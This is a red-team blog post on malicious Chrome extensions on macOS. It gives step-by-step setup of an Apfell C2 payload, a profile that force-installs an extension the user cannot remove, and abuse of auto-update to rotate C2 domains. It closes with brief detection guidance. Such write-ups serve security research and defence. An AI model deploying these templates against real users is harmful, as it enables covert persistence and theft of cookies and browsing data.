

# No Place Like Chrome



Christopher Ross

Follow

Feb 8 · 10 min read


Chrome extensions were first introduced to the public in December of 2009 and use HTML, JavaScript, and CSS to extend Chrome's functionality. Extensions can leverage the Chrome API to block ads, change the browser UI, manage cookies, and even work in conjunction with desktop applications. They're also restricted by a finite set of permissions that are granted by the user during the installation process. With a rich set of native APIs, Chrome extensions provide a more than adequate alternative for hiding malicious code. With the emergence of EDR products and new security features for macOS and Windows 10, endpoint security has improved. However, there has been a lack of detection capabilities for the use of malicious Chrome extensions on macOS. As a result, they have become an enticing initial access and persistence payload. This post will cover a payload delivery mechanism for extensions on macOS, leveraging the auto update feature for offensive purposes, a practical example using Apfell, and some basic, but actionable detection guidance.

## Payload Delivery

There are a few methods that can be used to legitimately install extensions on macOS. Google forces developers to distribute extensions through the web store. Recently, Google changed their policy so that extensions cannot be installed from third party sites. Adversaries may still host extensions on the web store anyway, but it was a necessary policy change. Alternatively, extensions can be installed on macOS with the use of mobile configuration profiles. Configuration profiles are used on macOS and iOS to manage various settings, including power management, DNS servers, login items, WiFi settings, wallpaper, and even applications like Google Chrome. End-users can install profiles by double-clicking on the file or on the command line with the profiles command. Mobile configuration profiles are XML-formatted and follow a relatively simple format. To create a mobile configuration profile, a payload uuid, application ID, and update url (this will be covered later) are required. For more information on configuration profiles, please refer to this article and this reference. Here is an example that can be used as a template. The *ExtensionInstallSources* key specifies the URL in which extensions can be installed from. Wildcards can be used in the


protocol, host, and URI fields. The *ExtensionInstallForceList* value refers to a list of extensions that will be installed without the users' consent and cannot be uninstalled. The *PayloadRemovalDisallowed* key prevents non-admin users from uninstalling the profile. For other keys that can be used to manage extensions and other Google Chrome settings in general please refer to [this](#). Configuration profiles can be utilized to manage a myriad of settings for macOS and warrant further investigation for additional offensive use cases.

An interesting note about configuration profiles; they can be delivered via email and subsequently, the end-user will not see any prompts from Gatekeeper, MacOS's code signing enforcement and verification tool. However, the user will be prompted to confirm the installation of a profile.




**Figure 1**

If the profile is unsigned, the end-user will be presented with a second prompt (figure 2) before being prompted for admin credentials.

**Figure 2**

However, when installing a signed profile, the OS will only prompt once for the install and then admin credentials. After the installation, the profile contents can be seen in the *Profiles* preference pane. If the profile is unsigned, that will be noted in red.

**Figure 3**

Now that the extension policy has been set for Chrome, when the application is opened, it will make a series of web requests to the update URL specified in the profile. The update URL should point to an update manifest file that specifies the application ID and the URL for the extension file (.crx). Refer to the auto update [documentation](#) for an example manifest file. Next, Chrome will download the extension and

save it to `~/Library/Application`

`Support/Google/Chrome/Default/Extensions/APPID`. At this point, the extension is loaded into the browser and executed. Note that during this entire process, the configuration profile is the only component that requires user interaction. Similarly, on Windows, an extension can be silently installed by modifying registry keys noted [here](#). However, if the installation source is a third party site, Chrome will only allow [inline](#) installs. This type of install will require users to browse to your site and then redirect users to the Chrome web store to complete the installation.

## Auto-Update FTW

In order to easily manage bug fixes and security patches, extensions can be automatically updated. When hosting extensions in the Chrome Web Store, Google handles updating your extension. Just upload a new copy of your extension and after a few [hours](#), the browser will update the extension via the web store. For extensions hosted outside the web store, developers have more control. Chrome uses the update url in the `manifest.json` file to periodically check for updates. During this process, Chrome will read the update manifest file and compare the version in the manifest with the current version of the extension. If the manifest version is higher, the browser will download the newest version of the extension and install it. For an example update manifest, please go [here](#). The update manifest is an XML formatted file that contains the `APPID` and a URL that points to the `.crx` file. Auto-update is a particularly useful feature for adversaries. In Figures 4 and 5, a malicious extension uses one domain for standard C2 comms and uses another domain to host the update manifest and extension file. Imagine the scenario where incident response has identified the C2 domain as malicious and blocks all traffic to that domain (1). However, traffic to the update URL is still permitted (2 & 3). An adversary can update the manifest version, change the C2 domain (4), the update URL, and even modify some of the extensions core code. After some time, Google Chrome will make a request to the update URL and load the new version of the extension with new C2 domains.




Figure 4



Figure 5

Additionally, if an attacker loses control of the extension, or perhaps it even crashed, they can remotely trigger execution with an update. As long as the extension remains installed, Chrome will continue to try and check for updates. If only the manifest version is updated, Chrome will re-install the extension and trigger its execution. Next, we'll cover how to use a PoC Chrome extension and manage the C2 server with Apfell.

## Malicious Extensions: IRL

Apfell is a post-exploitation framework centered around customization and modularity. The framework targets the macOS platform by default, but a user can create new C2 profiles that target any platform. Apfell is an ideal framework to use for a malicious Chrome extension. Let's walk through configuring a custom C2 profile and generating a payload.

1) For initial setup instructions, please see the apfell documentation [here](#). Once the apfell server is up, register a new user and make yourself an admin. Next, you'll need to clone the [apfell-chrome-ext-payload](#) and [apfell-chrome-extension-c2server](#) projects onto your apfell server.


2) Navigate to *manage operations* -> *payload management*. The payloads for *apfell-jxa* and *linfell* are both defined on this page. For each payload, there are several commands defined. Any of these commands can be modified within the console and then updated in the agent (specifically for *apfell-jxa* and *linfell*). At the bottom left corner of the payloads page is an *import* button. This allows a user to import a custom payload, along with each command, from a json file. Please import this [file](#) to save some time creating the payload. If the import was successful, you should see *chrome-extension* as a new payload type with a few commands to start.

Global PayloadType and Command Information				
Action	Name	Creator	Supported OS	Registered Commands
<a href="#">Delete</a> <a href="#">Edit</a> <a href="#">Export</a>	apfell-jxa	apfell_admin	macOS (x86), macOS (x64)	add_user cat cd chrome_bookmarks c js_chrome jsb jscript jsimport jsimport prompt pwd rm screencapture security terminals_read terminals_send test_pa
<a href="#">Delete</a> <a href="#">Edit</a> <a href="#">Export</a>	linfell-c	apfell_admin	linux (x64)	clear download load shell tasks upload
<a href="#">Delete</a> <a href="#">Edit</a> <a href="#">Export</a>	chrome-extension	apfell_admin	macOS (x86), macOS (x64), Windows (x86), Windows (x64)	cookiedump cookieremove cookieset

**Figure 6**

3) Now open a terminal session on your apfell server and navigate to the *apfell-chrome-extension-c2server* project. Run the *install.sh* script to install golang and compile the server binary. Verify that the *server* binary compiled successfully and is present in the *\$HOME/go/src/apfell-chrome-extension-c2server* directory.

4) Navigate to *Manage Operations* -> *C2 Profiles*. Click on *Register C2 profile* on the bottom left of the page. Here you'll provide the name of the profile, description, and supported payloads. Upload the C2 server binary (*\$HOME/go/src/apfell-chrome-extension-c2server/server*) and the C2 client code (*./apfell-chrome-extension-payload/apfell/c2profiles/chrome-extension.js*) for the extension.



**Register C2 profile**

Register a new profile's description, name, and supported payload types. The name must be unique and the locations of the server/stubs must adhere to a specific location as defined in /app/c2\_profiles/how\_to\_add\_c2profile.txt

Name: chrome-ext-server

Description: C2 Server for the chrome-extension payload

Supported Payloads:   
apfell-jxa  
linfell-c  
**chrome-extension**

Server file(s): Choose Files server


chrome-extension's Code: Choose Files No file chosen

Cancel Submit

**Figure 7**

5) Once the profile is submitted, the profiles page should update and show the new profile.

6) Back in your terminal session on the apfell server, edit the c2config.json file and choose the options you desire.



```
1 {  
2   "apfellbaseurl": "https://192.168.1.100/api/v1.0/",  
3   "ssl": false,  
4   "debug": true,  
5   "bindaddress": "0.0.0.0:80",  
6   "defaultpage": "index.html",  
7   "checkinretries": 60,  
8   "interval": 30  
9 }
```

**Figure 8**

7) Copy the c2config.json to the *apfell/app/c2profiles/default/chrome-extension/* directory. Rename the server binary to *<c2profilename>\_server*. This is necessary in order to start the c2 server from the apfell UI. Now start the C2 server in apfell.




Figure 9

8) Navigate to *Create Components* -> *Create Base Payload*. Select *chrome-extension* for the C2 profile and payload type. Fill out the required parameters (Hostname, Port, Endpoint, SSL, and Interval). Provide the desired filename and then click submit. If all goes well, a success message will be displayed at the top of the page.




Figure 10

9) To download the payload, go to *Manage Operations* -> *Payload Management*. Now that you've setup the extension payload and C2 profile, you can export them to use in other operations.

10) Copy and paste all of the code from the payload into chrome extension project file `./apfell-chrome-ext-payload/apfell/extension-skeleton/src/bg/main.js`. Edit the manifest.json file in the *extension-*



*skeleton* directory and replace all of the \*\_REPLACE values. The *update\_url* does not need to be a legitimate URL if the auto update feature isn't used.

```
{ } manifest.json x
1  {
2    "name": "EXTENSION_NAME_REPLACE",
3    "version": "1.0",
4    "manifest_version": 2,
5    "description": "DESCRIPTION_REPLACE",
6    "homepage_url": "http://www.example.com/debugextension",
7    "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'",
8    "background": {
9      "scripts": [
10       "src/bg/main.js"
11     ],
12     "persistent": true
13   },
14   "update_url": "http://www.example.com/update.xml",
15   "permissions": [
16     "bookmarks",
17     "webNavigation",
18     "clipboardRead",
19     "clipboardWrite",
20     "contentSettings",
21     "contextMenus",
22     "cookies",
23     "history",
```

Figure 11

11) Open Google Chrome, click on *More -> More Tools -> Extensions* and toggle developer mode. Click on *pack extension* and select the *extension-skeleton* directory within the *apfell-chrome-ext-payload* project. Click on *pack extension* once again and Chrome will output the .crx file with the private key. Note that you'll need to keep the private key in order to update the extension.

12) The last piece of information you'll need is the application ID. Unfortunately, the only way to obtain this is to install the extension and note the ID shown on the extensions page. Drag the extension file (.crx) onto the extensions page to install it.




Figure 12

13) Now you have the information needed to create your mobile configuration file and host the update manifest and crx file. Add the application ID and url that points to the crx file to the update manifest file. Then add the application id and *update\_url* to the example mobile configuration file [here](#). Additionally, you'll need to add in two unique UUIDs.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3  <plist version="1.0">
4    <dict>
5      <key>PayloadIdentifier</key>
6      <string>com.example.profile.chrome</string>
7      <key>PayloadRemovalDisallowed</key>
8      <true/>
9      <key>PayloadScope</key>
10     <string>System</string>
11     <key>PayloadType</key>
12     <string>Configuration</string>
13     <key>PayloadUUID</key>
14     <string>UUID</string>
15     <key>PayloadOrganization</key>
16     <string>Example</string>
17     <key>PayloadVersion</key>
18     <integer>1</integer>
19     <key>PayloadDisplayName</key>
20     <string>Chrome Default Configuration</string>
21     <key>PayloadContent</key>
22     <array>
23       <dict>
24         <key>PayloadType</key>
25         <string>com.google.Chrome</string>
26         <key>PayloadVersion</key>
27         <integer>1</integer>
28         <key>PayloadIdentifier</key>
29         <string>com.example.chromeconfig</string>
30         <key>PayloadUUID</key>
31         <string>UUID</string>
32         <key>PayloadEnabled</key>
33         <true/>
34         <key>PayloadDisplayName</key>
35         <string>Policy: (com.google.Chrome)</string>
36         <!--Extension Controls-->
37         <key>ExtensionInstallSources</key>
38         <array>
39           <!--Install from any source-->
40           <string>*</string>
41         </array>
42         <key>ExtensionInstallForcelist</key>
43         <array>
44           <!--Application ID and update URL-->
45           <string>hemcdmifjkcojibbklncaldjkdjgdf;https://www.example.com/update.xml</string>
46         </array>
47         <key>ExtensionInstallWhitelist</key> <!--Probably don't need this key since there isn't a black list-->
48         <array>
49           <string>hemcdmifjkcojibbklncaldjkdjgdf</string>
50         </array>
51       </dict>
52     </array>
53   </dict>

```

Figure 13


```

1  <?xml version='1.0' encoding='UTF-8'?>
2  <update xmlns='http://www.google.com/update2/response' protocol='2.0'>
3    <app appid='hemcdmifjkcojibbklncaldjkdjgdf'>
4      <updatecheck codebase='http://www.example.com/update.crx' version='2.0' />
5    </app>
6  </update>

```

Figure 14

14) Now the setup is complete! If everything is properly configured, installing the mobile configuration profile should trigger a silent install of the extension and add a new callback on the apfell active callbacks page. Refer to the *Payload Delivery* section for details on installing the profile.




The screenshot shows the Apfell dashboard with a top navigation bar containing links like 'Manage Operations', 'Operational Views', 'Create Components', 'Services', 'API', 'Reporting', and a dropdown for 'Profile (apfell\_admin)' with 'default' selected. Below the navigation bar is a table titled 'Current callbacks'. The table has columns: Host, IP, User, PID, Initial Checkin, Last Checkin, and Payload Type. A single row is visible with the following data: Host 'chrome', IP '127.0.0.1', User 'Interact 11' (with a purple icon), PID '0', Initial Checkin 'Tue Feb 05 2019 11:30:42', Last Checkin '0:0:0:0', and Payload Type 'chrome-extension'.

Host	IP	User	PID	Initial Checkin	Last Checkin	Payload Type
chrome	127.0.0.1	Interact 11	0	Tue Feb 05 2019 11:30:42	0:0:0:0	chrome-extension

Figure 15

Here’s a quick demonstration of delivering a malicious chrome extension via a mobile configuration profile.



## Detection

In the target infection section, we briefly covered a delivery mechanism for chrome extensions that allows for silent and hidden installs via mobile configuration profiles. From a defensive perspective, detections for this delivery mechanism should be focused on the `*profiles` `*command` and its arguments. This would be most suitable in a situation where the attacker already has access to the victim host. Specifically, the command for installing a profile looks like this: `profiles install -type=configuration -path=/path/to/profile.mobileconfig .`

The corresponding *osquery* rule would look like this: “SELECT \* FROM process\_events WHERE cmdline='%profiles install%'”. This may not be the best answer in an enterprise environment but its a solid starting point. Also note that the *osquery* schema now includes a chrome extensions [table](#). Additionally, when a profile is installed through the UI, the *MCXCompositor* process writes a binary plist to the */Library/Managed Preferences/username/* directory. The plist file is a copy of the mobile configuration profile. The filename is determined by the *PayloadType* key in the configuration profile.

```
<dict>
  <key>PayloadType</key>
  <string>com.google.Chrome</string>
  <key>PayloadVersion</key>
  <integer>1</integer>
  <key>PayloadIdentifier</key>
  <string>com.example.chromeconfig</string>
  <key>PayloadUUID</key>
  <string>d9edfb82-29b4-11e9-b210-d663bd873d93</string>
```

**Figure 16**

There may be other data sources that enable more robust detections for the use of mobile configuration profiles but this should serve as a good start.

Google Chrome extensions should definitely be considered for initial access and persistence. I would encourage other red teamers and security researchers to investigate the Chrome APIs for additional functionality.

. . .

*Originally published at [www.xorrior.com](http://www.xorrior.com).*



